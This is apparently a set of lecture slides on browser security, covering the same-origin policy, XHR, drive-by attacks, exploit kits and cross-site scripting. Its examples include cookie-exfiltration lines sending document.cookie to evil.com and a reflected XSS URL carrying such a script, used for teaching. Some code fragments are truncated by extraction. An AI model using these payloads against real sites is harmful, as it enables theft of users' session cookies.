  - Methods to add, remove, modify elements
  - Ability to attach listeners to objects for events (e.g. click, mouse over, etc.)

JavaScript and DOM examples

```
window.location = 'http://google.com/';

document.write('<script src="..."></script>');

var ps = document.getElementsByTagName('p');

var es = document.getElementById('msg');
es = es.firstChild;
es.innerHTML(‘<a href=“'http://google.com/”>A new
link to Google</a>');

alert(‘My cookies are: ' + document.cookie);
```

Same Origin Policy (SOP)

- SOP is the basic security model enforced in the browser
- **SOP states that subjects from one origin cannot access objects from another origin**
- **Origin = domain name + protocol + port**
  - **all three must be equal for origin to be considered the same**
- SOP isolates the scripts and resources downloaded from different origins
  - E.g., evil.org scripts cannot access bank.com resources
- For cookies, domains are the origins and cookies are the subjects

Problems with SOP

- Poorly enforced on some browsers
  - Particularly older browsers
- Limitations if site hosts unrelated pages
  - Example: Web server often hosts sites for unrelated parties
    - http://www.example.com/account/
    - http://www.example.com/otheraccount/
  - Same-origin policy allows script on one page to access properties of document from another
- Usability: Sometimes prevents desirable cross-origin resource sharing

Same Origin Policy JavaScript

- Javascript enables dynamic inclusion of objects


```
document.write('<img src="http://example.com/?c=' +
            document.cookie + '></img>');
```

- A webpage may include objects and code from multiple domains
  - Should Javascript from one domain be able to access objects in other domains?

```
<script src='https://code.jquery.com/jquery-2.1.3.min.js'></script>
```

Mixing origins

```
<html>
<head></head>
<body>
  <p>This is my page.</p>
  <script>var password = ‘s3cr3
  <iframe id=‘goog’ src=‘http:/
</body>
</html>
```



Can JS from google.com read *password*?

Can JS in the main context do the following: *document.getElementById(‘goog’).cookie*?

Same Origin Policy JavaScript example

Origin = <protocol, hostname, port>

- The Same-Origin Policy (SOP) states that subjects from one origin cannot access objects from another origin
- This applies to JavaScript
  - JS from origin *D* cannot access objects from origin *D'*
    - E.g. the iframe example
  - However, JS included in *D* can access all objects in *D*
    - E.g. <script src='https://code.jquery.com/jquery-2.1.3.min.js'></script>

SSL 1996

- 1996: Netscape releases first implementation of Secure Socket Layer (SSLv3)
  - Attributed to famous cryptographer Tahar Elgamal
  - SSLv1 and SSLv2 had serious security problems and were never seriously released
- 1996: W3C releases the spec for Cascading Style Sheets (CSS1)
  - First proposed by Håkon Wium Lie, now at Opera
  - Allows developers to separate content and markup from display attributes
  - First implemented in IE 3, no browser was fully compatible until IE 5 in 2000

CCS

- Cascading stylesheets
  - Language for styling HTML
  - Decoupled from content and structure
- Selectors
  - Match styles against DOM elements (id, class, positioning in tree, etc.)
- Directives
  - Set style properties on elements

CCS example


- Inline
  - `<span style="display: none;"></span>`
- Embedded
  - `<style>body { color: red; }</style>`
- External
  - `<link rel="stylesheet" type="text/css" href="/css/main.css">`

CCS example


```
body {
    font-family: sans-serif;
}

#content {
    width: 75%;
    margin: 0 auto;
}

a#logo {
    background-image: url(//img/logo.png);
}

.button {
    // ...
}

p > span#icon {
    background-image: url('ja
}
```

Beware: some browsers allow JS inside CSS

Web architecture circa-1992



Web architecture circa-2015



ActiveX 1999

- 1999: Microsoft enables access to IXMLHttpRequest ActiveX plugin in IE 5
  - Allows Javascript to programmatically issue HTTP requests
  - Adopted as closely as possible by Netscape's Gecko engine in 2000
  - Eventually led to AJAX, REST, and other crazy Web-dev buzzwords

XMLHttpRequest (XHR): 1999

- API that can be used by web browser scripting languages to transfer XML and other text data to and from a web server using HTTP, by establishing an independent and asynchronous communication channel. (used by AJAX)
  - Browser-specific API (still to this day)
  - Often abstracted via a library (jQuery)
- Typical workflow
  - Handle client-side event (e.g. button click)
  - Invoke XHR to server
  - Load data from server (HTML, XML, JSON)
  - Update DOM

XHR example

```
<div id="msg"></div>
<form id="xfer">…</form>

<script>
  $('#xfer').submit(function(form_obj) {
    var xhr = new XMLHttpRequest();
    xhr.open('POST', '/xfer.php', true);
    xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
    xhr.onreadystatechange = function() {
      if (xhr.readyState == 4 && xhr.status == 200) {
        $('#msg').html(xhr.responseText);
      }
    };
    xhr.send($(this).serialize());
  });
</script>
```

XHR vs. SOP

- Legal: requests for objects from the same origin

  $.get('server.php?var=' + my_val);

- Illegal: requests for objects from other origins

  $.get('https://facebook.com/');

Same Origin Policy summary

- **Origin = domain name + protocol + port**
- Same-origin policy applies to the following accesses:
  - manipulating browser windows
  - URLs requested via the XmlHttpRequest
  - manipulating frames (including inline frames)
  - manipulating documents (included using the object tag)
  - manipulating cookies

Sending data over HTTP to the server

- Four ways to send data to the server
  1. Embedded in the URL (typically URL encoded, but not always)
  2. In cookies (cookie encoded)
  3. Inside a custom HTTP request header
  4. In the HTTP request body (form-encoded)

POST /purchase.html?user=cbw&item=iPad&price=399.99#shopping_cart HTTP/1.1

… other headers…

Cookie: user=cbw; item=iPad; price=399.99;

X-My-Header: cbw/iPad/399.99

user=cbw&item=iPad&price=399.99

2: Client-side attacks

Client side scripting

- Web pages (HTML) can embed dynamic contents (code) that can be executed on the browser
- JavaScript
  - embedded in web pages and executed inside browser
- Java applets
  - small pieces of Java bytecodes that execute in browsers

Scripts are powerful

- Client-side scripting is powerful and flexible, and can access the following resources
  - Local files on the client-side host
    - read / write local files
  - Webpage resources maintained by the browser
    - Cookies
    - Domain Object Model (DOM) objects
      - steal private information
      - control what users see
      - impersonate the user

Browser role

- Your browser stores a lot of sensitive information
  - Your browsing history
  - Saved usernames and passwords
  - Saved forms (i.e. credit card numbers)
  - Cookies (especially session cookies)
- Browsers try their hardest to secure this information
  - i.e. prevent an attacker from stealing this information

Web threat model

- Attacker's goal:
  - Steal information from your browser (i.e. your session cookie for *bofa.com*)
- Browser's goal: isolate code from different origins
  - Don't allow the attacker to exfiltrate private information from your browser
- Attackers capability: trick you into clicking a link
  - May direct to a site controlled by the attacker
  - May direct to a legitimate site (but in a nefarious way…)


Threat model assumptions

- Attackers cannot intercept, drop, or modify traffic
  - No man-in-the-middle attacks
- DNS is trustworthy
  - No DNS spoofing or Kaminsky
- TLS and CAs are trustworthy
  - No Beast, POODLE, or stolen certs
- Scripts cannot escape browser sandbox
  - SOP restrictions are faithfully enforced

Browser exploits

- Browsers are complex pieces of software
  - Classic vulnerabilities may exist in the network stack, HTML/CSS parser, JS runtime engine, etc.
- Plugins expand the vulnerable surface of the browser
  - [Flash, Java, Acrobat, …] are large, complex, and widely installed
  - Plugins execute native (x86) code outside the browser's sandbox
- Attacker can leverage browser bugs to craft exploits
  - Malicious page triggers and exploits a vulnerability
- Often used to conduct Drive-by attacks
  - Drive-by Download: force the browser to download a file without user intervention
  - Drive-by Install: force the browser to download a file and then execute it
    - Often install Trojan horses, rootkits, etc.

Drive-by install example



Exploit kits

- Drive-by attacks have become commoditized
  - Exploit packs contain tens or hundreds of known browser exploits
  - Constantly being updated by dedicated teams of blackhats
  - Easy to deploy by novices, no need to write low-level exploits
  - Examples: MPack, Angler, and Nuclear EX
- Often used in conjunction with legitimate, compromised websites
  - Legit site is hacked and modified to redirect to the attackers website
  - Attackers site hosts the exploit kit as well as a payload
  - Anyone visiting the legit site is unwittingly attacked and exploited.

Revised threat model assumptions

- Attackers cannot intercept, drop, or modify traffic
  - No man-in-the-middle attacks
- DNS is trustworthy
  - No DNS spoofing or Kaminsky
- TLS and CAs are trustworthy
  - No Beast, POODLE, or stolen certs
- Scripts cannot escape browser sandbox
  - SOP restrictions are faithfully enforced
- **Browser/plugins are free from vulnerabilities**
  - **Not realistic, but forces the attacker to be more creative ;)**

Cookie exfiltration

```
document.write('<img src="http://evil.com/
    c.jpg?' + document.cookie + '">');
```

- DOM API for cookie access (document.cookie)
  - Often, the attacker's goal is to exfiltrate this property
  - Why?
- Exfiltration is restricted by SOP...somewhat
  - Suppose you click a link directing to *evil.com*
  - JS from *evil.com* cannot read cookies for *bofa.com*
- What about injecting code?
  - If the attacker can somehow add code into *bofa.com*, the reading and exporting cookies is easy (see above)

Cross-Site scripting (XSS)

- XSS refers to running code from an untrusted origin
  - Usually a result of a document integrity violation
- Documents are compositions of trusted, developer-specified objects and untrusted input
  - Allowing user input to be interpreted as document structure (i.e., elements) can lead to malicious code execution
- Typical goals
  - Steal authentication credentials (session IDs)
  - Or, more targeted unauthorized actions

Types of XSS

- Reflected (Type 1)
  - Code is included as part of a malicious link
  - Code included in page rendered by visiting link
- Stored (Type 2)
  - Attacker submits malicious code to server
  - Server app persists malicious code to storage
  - Victim accesses page that includes stored code
- DOM-based (Type 3)
  - Purely client-side injection

Vulnerable website, Type 1

- Suppose we have a search site, www.websearch.com


http://www.websearch.com/search?q=Christo+Wilson

Vulnerable website, Type 1

http://www.websearch.com/search?q=


Reflected XSS attack

http://www.websearch.com/search?q=<script>document.write('<img src="http://evil.com/?'+document.cookie+'">');</script>



